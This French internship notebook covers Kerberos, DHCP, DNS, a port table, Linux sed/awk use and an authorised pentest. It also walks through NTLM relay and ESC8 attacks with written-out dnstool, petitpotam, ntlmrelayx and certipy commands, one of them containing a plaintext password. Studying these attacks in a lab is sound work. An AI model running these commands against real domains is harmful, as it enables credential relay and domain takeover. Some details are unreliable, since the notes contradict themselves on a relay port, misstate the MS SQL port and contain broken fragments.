- un **TGT** (chiffré par le contrôleur de domaine), avec l'ID, la durée de validité, et un PAC (infos sur les privilèges du client).

TGS

🟢 **KRB_TGS_REQ** : Le client veut accéder à un service (ex : fichiers partagés). Il envoie au contrôleur de domaine :

- le TGT 📦
- le nom du service demandé 💻
- un authenticator 🔑 (id + timestamp le tout chiffré avec clé de session)

Le contrôleur déchiffre le TGT (il a la bonne clé), récupère l'identité du client et sa clé de session.

Il utilise cette clé pour déchiffrer l'authenticator et vérifie que :

- le nom correspond ✅
- le timestamp est récent et correspond à celui dans le TGT 🕒

➡ Si tout est bon, le client est authentifié et le contrôleur saura à quel service le client veut accéder

📦 **KRB_TGS_REP** : Le contrôleur de domaine envoie alors

- une nouvelle clé de session 🔑 (client ↔ service)

- un ticket de service 🗑️ (chiffré pour le service, que seul lui pourra lire)

➡ Le client utilisera ce ticket pour accéder au service demandé.

Accès au service (AP)

● AP_REQ :

Le client veut accéder réellement au service (ex : un partage de fichiers). Il envoie au serveur cible :

- le ticket de service 🗑️ (reçu du TGS, chiffré pour le serveur)
- un authenticator 🗝️ (avec son nom et un timestamp, chiffré avec la clé de session client-service)


Le serveur déchiffre le ticket (il a la clé pour ça), récupère la clé de session et l'utilise pour déchiffrer l'authenticator.

Il vérifie que :

- le nom dans le ticket = le nom dans l'authenticator ✅
- le timestamp est récent 🕒

➡ Si oui, le client est authentifié auprès du service.

<https://beta.hackndo.com/kerberoasting/> (lire ça)



XIII. DHCP

C'est un protocole permettant d'obtenir l'adresse IP. Il attribue dynamiquement une adresse IP à chaque hôte se trouvant dans le réseau. Cela évite de devoir attribuer manuellement une adresse IP à chaque hôte surtout s'il y en a plusieurs.

Serveur DHCP : Serveur qui s'occupe d'attribuer une IP dynamique aux hôtes

Client DHCP : Hôte qui reçoit du serveur une adresse IP dynamique.

XIV. DNS

C'est un protocole qui permet de trouver l'adresse IP associée à un nom de domaine. C'est utilisé lorsqu'on va sur un site via navigateur (ex : [google.com](https://www.google.com) -> le DNS va trouver l'adresse IP correspondante pour que la machine puisse y accéder. On appelle ça "la résolution DNS".

Il est très important que la structure DNS soit sécurisée car il existe de nombreuses attaques comme DDoS, DNS cache poisoning, DNS spoofing etc...

XV. Ports

Port	Protocole	Serveur
20	TCP	FTP (data : transfert)
21	TCP	FTP (control : connexion client - serveur)
22	TCP	SSH
23	TCP	Telnet
25	TCP	SMTP
53	TCP/UDP	DNS
67	UDP	DHCP (server : écoute requêtes)
68	UDP	DHCP (client : reçoit réponse)
69	UDP	TFTP

80	TCP	HTTP
110	TCP	POP3
111	TCP/UDP	portmapper
123	UDP	NTP
135	TCP	MS RPC
137	UDP	NetBIOS (Name service)
138	UDP	NetBIOS (Datagram Service)
139	TCP	NetBIOS (Session Service)
143	TCP	IMAP
161	UDP	SNMP (interroge équipement)
162	UDP	SNMP (reception alertes)
179	TCP	BGP
389	TCP/UDP	LDAP
443	TCP	HTTPS
445	TCP	SMB
465	TCP	SMTPS
514	UDP	Syslog
593	TCP	RPC over HTTP
636	TCP	LDAPS
873	TCP	Rsync
902	TCP	VMware ESXI
993	TCP	IMAPS
995	TCP	POP3S
1443	TCP	Microsoft SQL Server

1521	TCP	Oracle Data Base
2049	TCP/UDP	NFS
3306	TCP	My SQL
3389	TCP	RDP
5432	TCP	PostgreSQL
5900	TCP	VNC
8080	TCP	HTTP Alternatif/proxy

- **FTP (data)** : Transfère des fichiers entre client et serveur sur un canal dédié.
- **FTP (control)** : Gère la connexion et les commandes entre client et serveur.
- **SSH** : Permet une connexion distante sécurisée à un système via un terminal.
- **Telnet** : Permet une connexion distante non sécurisée à un système via un terminal.
- **SMTP** : Envoie des e-mails depuis un client vers un serveur ou entre serveurs.
- **DNS** : Résout les noms de domaine en adresses IP.
- **DHCP (server)** : Écoute les requêtes des clients pour attribuer automatiquement une adresse IP.
- **DHCP (client)** : Reçoit une adresse IP et des paramètres réseau du serveur DHCP.
- **TFTP** : Transfère de petits fichiers sans authentification, souvent pour le boot réseau.
- **HTTP** : Transmet des pages web entre un serveur et un navigateur.
- **POP3** : Récupère les e-mails depuis un serveur vers un client (avec suppression locale).
- **Portmapper** : Associe des services RPC à leurs ports dynamiques.
- **NTP** : Synchronise l'heure des machines avec un serveur de temps.
- **MS RPC** : Permet à un programme sur un ordinateur Windows d'appeler des fonctions sur un autre.
- **NetBIOS (Name service)** : Résout les noms NetBIOS en adresses IP sur un réseau local.

- **NetBIOS (Datagram Service)** : Transmet des messages en mode non connecté (broadcast).
- **NetBIOS (Session Service)** : Établit une session fiable pour le partage de fichiers entre machines.
- **IMAP** : Synchronise les e-mails entre client et serveur tout en les laissant sur le serveur.
- **SNMP (interroge équipement)** : Récupère des informations sur l'état d'un équipement réseau.
- **SNMP (réception alertes)** : Reçoit des alertes automatiques envoyées par les équipements réseau.
- **BGP** : Échange les routes entre différents systèmes autonomes sur Internet.
- **LDAP** : Interroge et modifie des services d'annuaire (authentification, utilisateurs).
- **HTTPS** : Version sécurisée de HTTP utilisant le chiffrement TLS.
- **SMB** : Partage des fichiers, imprimantes et ressources entre ordinateurs sur un réseau.
- **SMTPS** : Envoie des e-mails de manière sécurisée avec TLS.
- **Syslog** : Centralise les journaux et événements système envoyés par les équipements.
- **RPC over HTTP** : Permet aux appels RPC de passer à travers HTTP, souvent utilisé avec Exchange.
- **LDAPS** : Version sécurisée de LDAP utilisant TLS/SSL.
- **Rsync** : Synchronise des fichiers et répertoires entre deux machines.
- **VMware ESXi** : Hyperviseur permettant de gérer des machines virtuelles sur un hôte physique.
- **IMAPS** : Version sécurisée d'IMAP utilisant TLS pour les e-mails.
- **POP3S** : Version sécurisée de POP3 utilisant TLS/SSL.
- **Microsoft SQL Server** : Gère des bases de données relationnelles pour les applications Microsoft.
- **Oracle Database** : Système de gestion de base de données robuste et utilisé en entreprise.
- **NFS** : Permet de monter des partages de fichiers à distance entre systèmes Unix/Linux.
- **MySQL** : Système de gestion de base de données relationnelle open source.

- **RDP** : Permet de prendre le contrôle d'un ordinateur Windows à distance via une interface graphique.
- **PostgreSQL** : Base de données relationnelle open source avancée.
- **VNC** : Permet de voir et contrôler à distance un bureau graphique sur un autre ordinateur.
- **HTTP Alternatif/proxy** : Utilisé par des proxys web ou des serveurs HTTP alternatifs sur un autre port.

XVI. Réflexion NTLM

(<https://www.synacktiv.com/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025>)

Cas particulier de l'attaque relais NTLM, dans lequel l'attaquant force la victime à se connecter à un service malveillant. Ce service va lui demander de s'authentifier via NTLM et si le client le fait, ses informations seront interceptées par l'individu malveillant. Cela va lui permettre de rediriger directement ces informations vers un vrai service et se connecter au nom de la victime avec ses privilèges sans avoir besoin de son mot de passe.

intercepte la demande d'authentification NTLM du client et la relaie directement vers un autre service réel pour se connecter avec le compte et les privilèges de la victime. Cette technique permet de se connecter sans nécessiter de mot de passe et fonctionne même avec une authentification chiffrée.

On débute par la commande suivante : `dnstool.py -u 'TEST\admin' -p mdp' 192.168.57.55 -a add -r shinratensei -d 10.4.0.11.`

Cette commande va permettre la création d'un enregistrement DNS (en gros ça permet de dire "8.8.8.8" = [Google.com](https://www.google.com)) nommé ici "shinratensei" qui va pointer vers l'adresse IP de l'attaquant qui est 10.4.0.11.

On utilise la commande "`petitpotam.py -d "TEST" -u "admin" -p "Motdepasse" "shinratensei" "192.168.57.55" "`" dans laquelle :

- **TEST** = Nom de domaine
- **admin** = compte visé

- **Motdepasse** = mdp du compte visé
- **shinratensei** = nouveau DNS qui pointe vers l'attaquant
- **192.168.57.55** = ip de la cible/nom du serveur cible.

Cette commande force l'authentification NTLM vers la machine contrôlée par l'attaquant. Elle force la machine de celui-ci à se connecter au DNS "Shinratensei".

On passe enfin à la commande suivante : " **ntlmrelayx.py** -t SRV-FRVPARDC01 -smb2support --http-port 9000 " dans laquelle :

- **SRV-FRVPARDC01** : nom du contrôleur de domaine
- **Smb2support** : question de compatibilité
- **--http-port 9900** : écoute des connexions HTTP NTLM entrantes (ici sur le port 9900 car le port 80 de base était déjà utilisé).

Cette commande permet l'écoute des connexions NTLM entrantes sur les ports HTTP (ici 9000) et ici SMB (445) entrantes et les intercepte pour ensuite les relayer vers le serveur ciblé. On peut le faire en début d'attaque comme en fin

Résumer :

- Création d'un nom DNS qui pointe vers l'IP de l'attaquant (avec dnstool)
- Force la machine à se connecter automatiquement avec ce nouveau DNS (petitpotam)
- (ntlmrelayx) va écouter sur le port SMB (445) et HTTP (ici 9000 car 80 est déjà utilisé), intercepté l'identifiant et enfin essayer d'accéder à des services en se faisant passer pour la victime

XVII. l'attaques ESC 8 (compromission d'un contrôleur de domaine via AD CS)

L'AD CS possède 2 manières de délivrer des certificats :

- RPC/SMB
- HTTP(S) via l'interface web enrollment

Le problème de ce site web est qu'il n'est pas protégé contre les relais NTLM (dans la plupart des cas). Le but de cette attaque est de relayer une authentification NTLM ce qui signifie intercepter et le renvoyer soi-même à un service. Ici, il doit intercepter le certificat (comme une carte d'identité) qui prouve que c'est bien le client mais dans ce cas, l'attaquant va l'intercepter et l'envoyer à un service pour se faire passer pour le client. Grâce à cela, il pourra faire ce qu'il veut sur les domaines dans la limite de ses privilèges. Si il accède à un compte administrateur ou contrôleur de domaine, il pourra compromettre tout le domaine.

On commence par ajouter AD CS à notre contrôleur de domaine : Manage > Add roles and features > Next > Next > Cocher AD CS puis nex jusqu'à l'installation.

On commence par lancer la commande suivante :

```
certipy relay -target http://192.168.57.55/certsrv/ -ca 192.168.57.55 -template DomainController
```

Celle-ci va

On va ensuite lancer cette commande :

```
petitpotam.py -d TEST -u admin -p 'Haroon94#' '192.168.57.1' '192.168.57.55'
```

XVIII. Commandes Linux

(<https://www.shellunix.com/awk.html>) et

(<https://www.ibm.com/docs/fr/aix/7.3.0?topic=s-sed-command>)

- “**Awk**” : commande Linux puissante permettant de rechercher des chaînes (mots) ou encore d'exécuter des actions sur des chaînes (suppression, modification etc...).
- “**Sed**” : permet de modifier un document en remplaçant une chaîne par celle qu'on veut : ex : on peut remplacer tous les “bonjour” par des “salut”.

Remplacer une chaîne par rien (sed) :

On commence par ouvrir le fichier (txt ou json) dans visual studio code avec la commande : 'code fichier.txt' (en allant dans le fichier ou il se trouve)

On oublie pas de créer une backup du fichier pour ne pas le perdre en cas de modification non voulue. On va ensuite entrer la commande suivante :

- `grep '\end{itemize}' vuln_all.json`

Elle permet de chercher une chaîne (ici : `\end{itemize}`) et ça pourra nous permettre de vérifier si la chaîne est bien supprimée ou non. On entre cette commande :

- `sed -i 's/\\end{itemize}//g' vuln_all.json`

Elle permet donc de remplacer la même chaîne par rien.

Remplacer une chaîne par une autre (sed) :

Pour cela, il faut entrer la commande suivante :

```
sed -i 's/\\item/*/g' vuln_all.json
```

Elle remplace donc "`\item`" par "`*`".

Supprimer une chaîne (awk)

Cette fois-ci, on va supprimer une chaîne avec la commande suivante :

```
\begin{itemize}
  \item \url{https://www.conflans-sainte-honorine.fr/} (6.0.1)
  \item \url{https://www.si-conflans.fr/} (5.3.14)
  \item \url{http://mediatheque.si-conflans.fr/} (3.9.39)
  \item \url{http://www.musee-batellerie-conflans.fr/} (5.4.12)
  \item \url{https://www.theatre-simone-signoret.fr/} (5.8.6)
  \item \url{https://www.ecoles-conflans.fr/} (4.9.22)
\end{itemize}
```

anslate

il faut que ça devienne ça:

Plain Text

```
* \url{https://www.conflans-sainte-honorine.fr/} (6.0.1)
* \url{https://www.si-conflans.fr/} (5.3.14)
* \url{http://mediatheque.si-conflans.fr/} (3.9.39)
```

Haroon Zahid

Pour obtenir cela, on doit supprimer “\url” puis remplacer “{” par “[” puis on ajoute l’ip entre parenthèses.

Voici la commande qui peut-être utilisée :

 Plain Text

```
\url{https://212.94.190.203:4443/}
```

Il faut que ça soit comme ça :

 Plain Text

```
[https://212.94.190.203:4443/](https://212.94.190.203:4443/)
```

XIX. Réalisation d’un Paintest dans une entreprise

Au cours de cette mission, j’ai été autorisé à accompagner mon tuteur lors d’un **test d’intrusion** réalisé au sein d’une entreprise confidentielle.

L’objectif de l’intervention était d’évaluer la sécurité du système d’information, en particulier l’infrastructure **Microsoft Active Directory** et la gestion des droits d’accès.

Au cours de l’audit, nous avons identifié une **mauvaise attribution de privilèges** : un utilisateur disposait de droits administrateurs alors que son rôle ne le justifiait pas. Cette élévation de privilèges non conforme constituait une vulnérabilité pouvant compromettre la sécurité du système d’information.

Dans le cadre du scénario d'attaque contrôlé et autorisé par le périmètre du test, une campagne de **simulation d'hameçonnage (phishing interne)** a été menée afin d'évaluer le niveau de sensibilisation des utilisateurs et d'exploiter cette mauvaise configuration. Cette opération nous a permis de démontrer la possibilité d'accéder à des ressources normalement restreintes.

Cette mission m'a permis de mieux comprendre :

- les risques liés aux erreurs de configuration des privilèges,
- les méthodologies professionnelles employées lors d'un test d'intrusion en environnement réel.

Mon tuteur a ensuite réalisé un *pen test* approfondi directement sur les lieux de l'entreprise (nous n'avons pas reçu l'autorisation pour cette phase).

Pour finir, nous avons eu un appel en visioconférence dans lequel nous avons expliqué les différentes vulnérabilités trouvées, attribuer une note de sécurité puis nous leur avons envoyé un rapport d'audit complet sur lequel ils ont pu poser leurs questions.